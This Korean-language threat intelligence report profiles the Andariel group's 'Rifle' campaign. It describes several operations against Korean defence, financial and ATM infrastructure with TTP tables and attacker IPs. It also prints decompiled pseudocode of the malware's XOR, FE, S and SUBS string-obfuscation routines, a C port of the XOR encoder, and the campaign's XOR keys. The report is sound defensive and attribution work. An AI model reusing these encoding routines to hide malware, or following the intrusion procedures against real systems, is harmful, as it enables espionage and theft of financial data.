Procedures	PC자산 관리 시스템의 취약점을 이용하여 정상적인 경로로 접속 → 해당 솔루션의 정상적인 파일 배포/원격제어 기능을 활용하여 자료를 탈취 → C&C서버(중소기업, 대학 연구소, 개인 홈페이지 등) 확보 → 원격제어 및 모니터링 기능이 있는 악성 코드 제작

■ GHOSTRAT 오퍼레이션 개요도



INITROY 오퍼레이션에서 확인된 C&C 서버에서 자산관리 솔루션 취약포트에 대한 대규모 스캔 흔적이 확인 되었으며, 뒤에서 언급할 VANXATM, MAYDAY 오퍼레이션에서 이용된 웹쉘이 동일하게 이용되었다.

5) DESERTWOLF


2016년 9월, 국방부 장관 PC를 포함한 인터넷망 PC와, 국방망 PC가 악성코드에 감염되어 전시 작전 계획 등 군사자료가 유출된 정황이 확인되었다. 최초 침투는 2016년 8월로 확인되었으며, 국방부 백신 중계 서버를 해킹해 육해공군의 인터넷망 PC에 악성코드를 유포한 것으로 조사되었다.

2015년 해당 백신 서버의 개발사가 침해사고를 당해 소스코드와 인증서가 탈취된 것으로 알려졌고, 이후 백신

서버의 제로데이 취약점을 발견해 공격을 진행하였다. 인터넷망과 국방망은 물리적으로 분리된 환경이었으나 조사결과 국방통합데이터 센터 서버 구축시 업무 편의를 위해 국방망과 인터넷망 랜카드를 동시에 연결한 서버가 존재하여 내부망까지 침투가 가능했던 것으로 밝혀졌다.

또한 공격에 사용된 IP 일부가 중국 선양지역의 IP인 점, 악성코드가 기존 북한 해커들이 사용한 코드와 유사한 점 등을 들어 북한을 해킹 주도 세력으로 지목했다.

■ DESERTWOLF 오퍼레이션 개요도



1. 북 해커 중국 선양 IP 주소로 외부망 통해 군 서버 접속
2. 군 백신 중계 서버, 2년간 외부망, 내부망 연결됨
   외부망 통해 악성코드 감염
3. 군 내부망 연결 단말에서 군 내부자료 유출

■ DESERTWOLF TTP

Tactics	전시 작전 계획 등 군사자료가 유출
Techniques	백신 중계 서버를 통해 악성코드 유포, 총 3,200여대 PC (외부망: 2,500대, 내부망: 700대)
Procedures	백신 중계서버 침입 → 대량의 악성코드가 군 내부로 침투 → '작전계획 5027' 등의 2급 군사기밀 유출

공식적으로 사고와 관련된 악성코드가 확인되지 않았으나 관련성이 높은 것으로 추정되는 악성코드를 수집하여 분석한 결과 트랜스폼 패턴과 RAT 악성코드 패턴이 동일하였으며, 키로깅에 사용된 악성코드의 경우 동일한 샘플이 다른 오퍼레이션에서도 그대로 사용되었다. 또한 백신 서버에 대한 제로데이 취약점 공격 역시 이후 VANXATM 오퍼레이션에서도 동일하게 확인되었다.

6) BLACKSHEEP [10]

2016년 8월, I사 웹암호화 솔루션의 업데이트 기능을 악용한 악성코드 유포가 확인되었다. 또한 해당 유포지에서 N사 정보유출방지 솔루션에 대한 취약점 공격코드도 같이 발견되었다. 두 개의 솔루션은 2016년 상반기에 발생한 INITROY 오퍼레이션과 관련이 있으며, 당시 의심되었던 I사 솔루션의 소스코드 유출이 확인된 것으로 볼 수 있다. 또한 패치된 N사 정보유출방지 솔루션의 제로데이 취약점을 추가 발견하여 공격을 진행하고 있음이 확인되었다.

■ BLACKSHEEP TTP

Tactics	방위산업 관련 업체를 대상으로 한 공격(피해여부 확인 불가)
Techniques	웹 암호화 솔루션 액티브엑스 컨트롤의 업데이트 기능을 이용한 악성코드 (INITROY 오퍼레이션과의 연관성)
Procedures	INITORY 오퍼레이션 당시 관련 소스코드, 개발문서가 유출 (추정) → 업데이트 절차 및 검증방식 분석 → 업데이트 검증절차를 통과하는 악성코드 제작 → 업데이트 설정 및 로깅과 같은 절차를 유포지 서버에 구성 → 유포지 접속 시, 악성코드 자동 다운로드


7) VANXATM

2017년 3월, CD기 운영 및 점외 ATM 관리대행 서비스를 제공하는 전자금융보조업자인 VAN사를 대상으로 발생한 침해사고로 내부서버 및 ATM 단말이 악성코드에 감염되었다.

공격자는 2016년 11월 경 본격적인 공격을 시작하였다. 백신관리 프로그램 취약점을 공격하여 악성코드를 감염시켰다. 공격용 계정을 생성하여 원격에서 접속하여 조종하고, 백신관리 서버 내 평문으로 저장된 관리자 비밀번호를 획득한 것으로 보인다. 백신관리 프로그램의 원격관리 기능을 이용하여 ATM에 악성코드를 감염(1차)시키고, 키로거와 백도어와 같은 추가 악성코드를 감염시켰다.

2017년 2월부터 3월 사이에 업데이트 서버를 침해하여 ATM을 감염(2차)시켰다. 업데이트 서버를 침해하여 업데이트 프로그램으로 위장한 악성코드를 업로드 했고, 업데이트 프로그램에 대한 검증 부재로 업데이트 위장 악성코드를 다운로드하여 동일기종의 ATM을 감염시켰다. 감염된 ATM에 저장된 기록을 살펴본 결과, 카드번호, 카드유효기간 등의 금융 정보를 포함한 불필요한 기록이 저장되어 있었다. 공격자는 추가 악성코드를 감염시켜 ATM 단말 내 저장된 기록을 유출하고 유출정보를 블랙마켓에 판매한 것으로 추정된다.

■ VANXATM 오퍼레이션 흐름



■ VANXATM TTP

Tactics	ATM 단말 내 금융정보 및 개인정보 탈취
Techniques	백신관리 서버의 취약점을 이용하여 ATM에 악성코드를 감염
Procedures	백신관리 서버의 취약점을 공격 → 백신관리 서버 VMS관리자 권한 획득 → 일부 ATM 악성코드 감염 → 추가 악성코드 감염 및 ATM 저장정보 유출 → 업데이트 서버 권한 획득 → 업데이트 위장 악성코드 업로드 → 특정 ATM기종 감염 → 추가 악성코드 다운로드 → ATM 기기의 동작기록(금융정보 포함) 유출

GHOSTRAT 오퍼레이션과 동일한 C&C 서버가 이용되었으며 DESERTWOLF 오퍼레이션에서 이용된 백신 서버 취약점에 대한 공격, 동일한 키로거, RAT 악성코드가 발견되었다. 또한 내부 서버에서 BLACKSHEEP 오퍼레이션에 이용된 악성코드 유포지(액티브엑스 제로데이 취약점 이용)에 대한 접근시도가 있었고, MAYDAY 오퍼레이션에 이용된 유포지로부터 악성코드를 다운로드한 기록이 확인되기도 했다.

10) http://www.boannews.com/media/view.asp?idx=52522

8) MAYDAY

2017년 5월, 금융회사 노동조합 홈페이지를 통한 금융회사 내부 직원 대상 워터링홀 공격이 확인되었다. 공격자는 외부 호스팅 서비스를 이용하는 노동조합 홈페이지를 침해한 후 M사 리포팅 솔루션의 제로데이 취약점을 이용해 악성코드를 유포하였다. 유포된 악성코드는 다른 오퍼레이션과 동일한 계열의 악성코드이며 현재까지 확인된 사고 관련 홈페이지들은 모두 동일한 호스팅 업체를 이용하고 있는 것으로 판단된다.

해당 호스팅 업체는 금융을 포함한 공공 등 수백 개의 노조 홈페이지를 관리하고 있어 금융 뿐만 아니라 다른 영역에도 영향이 있을 것으로 추정된다. 또한 비슷한 시점에 외교, 북한 관련 사이트 등에서도 동일한 기법을 이용한 악성코드 유포 사례가 확인되었고, 국내 보안연구그룹에 의해 GoldenAxe 오퍼레이션이라는 이름으로 분석결과가 공개[11]되었다.

■ MAYDAY TTP

Tactics	기업 내부망 침투를 위한 악성코드 유포
Techniques	액티브엑스 제로데이 취약점을 이용하여 특정 기업 내부직원 대상 악성코드 감염 시도
Procedures	노동조합 홈페이지 해킹 → 악성 스크립트 및 악성코드 주입 → 내부 직원 접속시 취약한 액티브엑스 설치 여부 확인 → 악성코드 감염

홈페이지에 대한 공격은 FCK에디터의 취약점을 이용해 웹쉘 업로드로 시작되는데, GHOSTRAT, VANXATM 오퍼레이션에서 사용된 웹쉘과 동일하며 같은 비밀번호를 사용한다.

일부 홈페이지는 악성코드 유포 전 정보수집 단계까지만 진행하여 홈페이지 접속자 PC를 대상으로 9종의 액티브엑스 설치 여부만을 파악했다. 액티브엑스 취약점을 이용한 악성코드 유포는 BLACKSHEEP 오퍼레이션을 포함해 안다리엘 그룹이 악성코드를 유포할 때 이용하는 다양한 방법 중 하나로서 취약점 패치 후 새로운 방식의 취약점이 재발견된 사례도 존재한다.

현재까지 1종의 액티브엑스 프로그램을 제외하고 취약점 공격코드가 확보되지 않았기 때문에 설치 여부를 파악한 전체 액티브엑스 프로그램이 제로데이 취약점을 가지고 있는지 확인은 불가능하다.

취약점을 이용하여 유포된 악성코드는 소스코드가 공개되어 있는 F.B.I RAT를 변형한 원격제어형 악성코드이며, 기존 안다리엘 코드 패턴이 포함되어 있는 원격제어형 악성코드, 단순 키로거 등이다.

다. TTP 프로파일링

1) 전략(Tactics)

라이플 캠페인에 포함된 오퍼레이션의 공격대상은 금융, IT기업, 대기업, 방위산업체, 국방 등 전 분야에 걸쳐있긴 하나 최종 목표는 국방이나 금융과 같은 핵심 기반시설을 목표로 한다.

공격대상에 대한 철저한 조사를 통해 공격 대상의 IT 인프라 환경 및 인사 현황까지 파악하는 등의 치밀한 사전 작업을 수행한다. 이렇게 파악한 정보로 취약점을 찾아내 공격을 진행하고, 악성코드 파일 이름을 공격대상에서 사용하는 소프트웨어의 실행파일과 동일하게 선택하기도 한다.

사전 작업이 완료된 이후, 내부 진입에 성공하게 되면 추가 악성코드를 지속적으로 침투시켜 내부 주요 직원 PC 및 서버를 찾아 추가 공격을 수행한다. 그 과정에서 상당량의 내부 정보를 수집 및 탈취하여 공격 대상 내부 환경을 다각도로 분석하고, 최종적으로 내부 기밀 탈취 및 업무를 마비시키는 등의 작업을 수행하게 된다.

2) 기술(Techniques)

공격대상에 침입하거나 침입 후 내부 전파를 위해 제로데이 취약점을 활용하였다. 특히 국내에서만 널리 이용되는 액티브엑스 컨트롤 솔루션의 취약점이나, 에이전트 형태로 다수의 PC에 설치되는 기업용 SW의 제로데이 취약점을 이용하였다. 국내 기업 운영 환경에 대한 높은 이해를 바탕으로 관련 SW의 취약점을 찾기 위해 IT 기업을 공격대상으로 선택하기도 한다.

침입에 성공하여 거점을 확보한 후에는 보통 내부에서 외부로 설정한 리버스터널링을 통해 내부를 공격한다. 대부분의 연결은 상용 VPN 서비스(Private Internet Access)를 이용하여 실제 공격자의 IP를 추적하는 것은 어렵다. 다만 VPN 소프트웨어의 오류로 인해 실제 IP가 노출되는 경우가 종종 있다. 거점에는 공격자가 개발한 RAT나 백도어를 설치하는 경우가 일반적이며 윈도우 환경에서는 공격을 위한 계정(SQLAdmin 등)을 추가한 후 RDP(Remote Desktop Protocol) 연결을 하는 등의 수법을 자주 이용한다.

11) https://www.wsj.com/articles/suspected-north-korean-hackers-try-tricky-new-tactic-1496142003

■ VPN 오류로 노출된 실제 RDP 접속 IP


Attacker IPs	Country	Count
172.98.67.71	Canada	2
172.98.67.72	Canada	2
175.45.178.19	North Korea	2
176.53.21.215	Turkey	2
179.43.151.34	Switzerland	2

한편, 웹쉘 또는 특정 취약점을 이용하여 C&C 서버를 확보한 후 FTP 프로그램(파일질라 등)을 설치하여 감염 PC로부터 데이터를 탈취한다. 이후 취합된 데이터를 2차 C&C로 전송하게 되고 해당 데이터는 1차 C&C에서 삭제한다.

3) 절차(Procedures)

안다리엘 그룹이 사이버테러를 주로 수행하는 만큼 전형적인 APT 공격의 흐름을 따른다. 내부 침투 이후 내부 정보를 치밀하게 수집하여 유용한 자료를 선별하여 탈취한다. 다만 최근에는 조기 탐지 능력의 향상과 위협그룹의 목적 변화 등의 요인으로 인해 5단계 “파괴”까지 진행되는 경우는 확인되지 않지만, 지속적으로 MBR(Master Boot Record) 파괴형 악성코드를 테스트 하고 있는 정황은 확인되고 있다.

■ 공격 절차




03
악성코드
프로파일링

3. 악성코드 프로파일링

가. 라이플 트랜스폼(Transform)

안다리엘 그룹은 특정 문자열 변환(인코딩/디코딩)을 위한 특수 함수를 자체 제작하여 사용하고 있다. 각 함수의 특징에 따라 모듈명을 명명하는데 안다리엘에 의해 수행된 대부분의 공격에서 아래의 디코딩 함수들이 사용되었다. 각각의 함수에 의해 디코딩된 결과는 또다른 디코딩 함수의 입력 값으로 이용되기도 한다. 예를 들어, SUBS 트랜스폼에 의해 디코딩된 문자열이 XOR 트랜스폼에 입력되어 최종 문자열이 만들어지기도 한다.

1) XOR 트랜스폼

XOR 트랜스폼은 XOR 연산을 이용하여 디코딩과 인코딩에 모두 사용된다. 인코딩된 문자열을 디코딩하여 평문 형태의 문자로 바꾸기도 하고 C&C 통신 직전 감염 PC 정보 등을 인코딩하여 C&C 서버로 전송하기도 한다.

총 4개의 초기 키 값이 사용되는 특징을 갖고 있으며 아래는 IDA로 해당 함수를 슈도코드(pseudo code)로 변환시킨 결과이다.

■ XOR 트랜스폼: EE778BE503FDA770EE2F40E51EDFD595

```
LOBYTE(v5) = 0x48;
v6 = 0x90u;
v11 = 0x2B3C48;
result = 0x654321;
if ( v3 > 0 )
{
  v8 = a3 - (_DWORD)v4;
  v10 = v3;
  do
  {
    *v4 = v6 ^ result ^ v5 ^ v4[v8];
    v6 = v6 & result ^ v5 & (v6 ^ result);
    v5 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
    result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFFF80) << 17) | (result >> 8);
    ++v4;
    v9 = v10-- == 1;
    v11 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
  }
  while ( !v9 );
}
return result;
```

아래는 XOR 트랜스폼 함수를 C언어로 포팅한 것이다. 해당 프로그램을 이용해 악성코드에서 이용된 문자열을 인코딩/디코딩 해볼 수 있다.

■ C언어로 포팅한 XOR 트랜스폼 함수


```
DWORD EncodeXOR(LPBYTE data, DWORD dwSize)
{
    DWORD dwResult, i = 0;
    DWORD XORKey1;
    XORKey1 = 0x494219;
    BYTE XORKey2 = 0x19, XORKey3 = 0x32, XORKey4;

    for (dwResult = 0x581503; i < dwSize; XORKey1 = (((XORKey1 ^ (8 * XORKey1)) & 0x7F8) << 20) | (XORKey1 >> 8))
    {
        data[i] ^= XORKey2 ^ dwResult ^ XORKey3;
        XORKey4 = XORKey3 & (XORKey2 ^ dwResult);
        XORKey3 = (((XORKey1 ^ (8 * XORKey1)) & 0x7F8) << 20) | (XORKey1 >> 8);
        XORKey2 = XORKey4 ^ dwResult & XORKey2;
        dwResult = (((dwResult << 7) ^ (dwResult ^ 16 * (dwResult ^ 2 * dwResult)) & 0xFFFFFF80) << 17) | (dwResult >> 8);
        i++;
    }
    return dwResult;
}
```

비슷한 시기에 발생한 오퍼레이션에서는 동일한 XOR 키 값을 재사용하는 특징이 있었다. 따라서 XOR 키 값 역시 주요한 프로파일링 요소가 된다. 현재까지 발견된 XOR 키 값 리스트는 아래와 같다. (1바이트 키 값은 제외)

■ 오퍼레이션 별 XOR 트랜스폼 키값


DARKSEOUL	GHOSTRAT	DESERTWOLF	VANXATM
0xE2843429	0xD1DB392B	0x4909BC1A	0x33428149
0x908A130E	0x213B795A	0x47064318	0x23840182
	0xD1DBB144	0x19424900	0x483C2B00
	0x213B6F2A	0x03155800	0x21436500
			0x0EBDA746
			0xAE69FD12

■ 동일한 XOR 키값 사용 (좌측 : GHOSTRAT, 우측 : DESERTWOLF)



각 오퍼레이션에서 처음 사용된 고유의 XOR 키 값도 있지만 기존 오퍼레이션에서 사용됐던 키 값이 재사용되기도 했다. 다음은 사용된 XOR 키 값을 기준으로 작성된 오퍼레이션간 연관도이다. 일부 GHOSTRAT의 키 값은 VANXATM과 DESERTWOLF에서 재사용 되었으며 GHOSTRAT에서 사용되지 않은 DESERTWOLF 고유의 키 값은 각각 VANXATM과 BLACKSHEEP 오퍼레이션에서 재사용 되었다.

■ 오퍼레이션별 XOR 키 값 연관성 분석




2) FE 트랜스폼

FE 트랜스폼은 XOR 트랜스폼과 유사한 코드 패턴을 갖고 있으나 비트 연산 부분에서 다소 차이가 있다.

■ FE 트랜스폼: E2982D47C354779415539BC305037427

```
if ( a3 )
{
  do
  {
    *(_BYTE *)(v6 + a4) ^= v4 ^ (unsigned __int8)result;
    v8 = v5 >> 8;
    v4 = BYTE3(result) ^ BYTE1(result) & (result >> 16) ^ v5 & BYTE1(v5) & (v5 >> 16) ^ v10 & result;
    result = (result >> 8) | (v9 << 24);
    v5 = (v5 >> 8) | (((v7 ^ (unsigned __int16)(2 * v7)) & 0x1FE) << 22);
    ++v6;
    v10 = v4;
    v9 = v8 | (((v7 ^ (unsigned __int16)(2 * v7)) & 0x1FE) << 22);
    v7 = result;
  }
  while ( v6 < a3 );
}
return result;
```

■ 좌측부터 GHOSTRAT, DESERTWOLF, MAYDAY에서 발견된 FE 트랜스폼



3) S 트랜스폼

■ S 트랜스폼: EE778BE503FDA770EE2F40E51EDFD595

```
v2 = RIFLE_S_Decoding("S^HeapCreate");
dword_412E64 = (int)GetProcAddress(v1, (LPCSTR)v2);
v3 = RIFLE_S_Decoding("S^GetProcessHeap");
dword_412E08 = (int)GetProcAddress(v1, (LPCSTR)v3);
v4 = RIFLE_S_Decoding("S^HeapDestroy");
dword_412E58 = (int)GetProcAddress(v1, (LPCSTR)v4);
v5 = RIFLE_S_Decoding("S^HeapAlloc");
dword_412F08 = (int)GetProcAddress(v1, (LPCSTR)v5);
v6 = RIFLE_S_Decoding("S^HeapReAlloc");
dword_412F20 = (int)GetProcAddress(v1, (LPCSTR)v6);
v7 = RIFLE_S_Decoding("S^HeapFree");
dword_412E7C = (int)GetProcAddress(v1, (LPCSTR)v7);
v8 = RIFLE_S_Decoding("S^GetModuleFileNameA");
dword_412EF8 = (int)GetProcAddress(v1, (LPCSTR)v8);
v9 = RIFLE_S_Decoding("S^DeleteFileA");
dword_412E10 = (int)GetProcAddress(v1, (LPCSTR)v9);
v10 = RIFLE_S_Decoding("S^CreateMutexA");
dword_412DB0 = (int)GetProcAddress(v1, (LPCSTR)v10);
v11 = RIFLE_S_Decoding("S^CreateThread");
dword_412E94 = (int)GetProcAddress(v1, (LPCSTR)v11);
```

S 트랜스폼은 아래 그림과 같이“S^”로 시작하는 문자열에서 “S^”를 제외한 문자열을 추출하는데 사용된다. 그림에서 보는 바와 같이 “S^”뒤에 오는 문자열은 악성코드에서 사용될 WinAPI 이거나 기타 필요 문자열(추가 생성 파일 경로, 추가 악성코드 파일명 등)이다.

■ S 트랜스폼: EE778BE503FDA770EE2F40E51EDFD595

```
if ( *(_BYTE *)v1 != 'S' || *((_BYTE *)v1 + 1) != '^' )
{
  v4 = *(_WORD *)v1;
  if ( *(_WORD *)v1 > 0xBB7u )
    v4 = 0xBB7;
  if ( (unsigned __int16)v4 > 0u )
  {
    v5 = (char *)v1 + 2;
    v6 = (unsigned __int16)v4;
    v7 = BYTE1(v10);
    v8 = Dst;
    do
    {
      *v8++ = v7 ^ *v5++;
      --v6;
    }
    while ( v6 );
  }
  result = Dst;
}
else
```

S 트랜스폼을 슈도코드(Pseudocode)로 살펴보면 “S^”로 시작하는 문자열에 대해 앞 두개의 문자들을 제외한 나머지 문자열을 반환하게 된다.

4) SUBS 트랜스폼

SUBS 트랜스폼은 내부에 저장되어 있는 문자 치환 테이블(Substitution Table)을 이용하여 특정 문자로 치환한 후 Shift, OR 연산을 이용하여 최종 문자열을 생성한다. 아래 그림은 디코딩 대상 문자열을 SUBS 트랜스폼 함수로 전달하는 코드 부분이다.

■ 복수의 트랜스폼 호출: 00F850A82B366A2E4E0C312D1D7A1266

```
dwSize = 0;
v0 = RIFLE_SUBS_Decoding(16, "978FF5eqF2YM01+4", (int *)&dwSize);
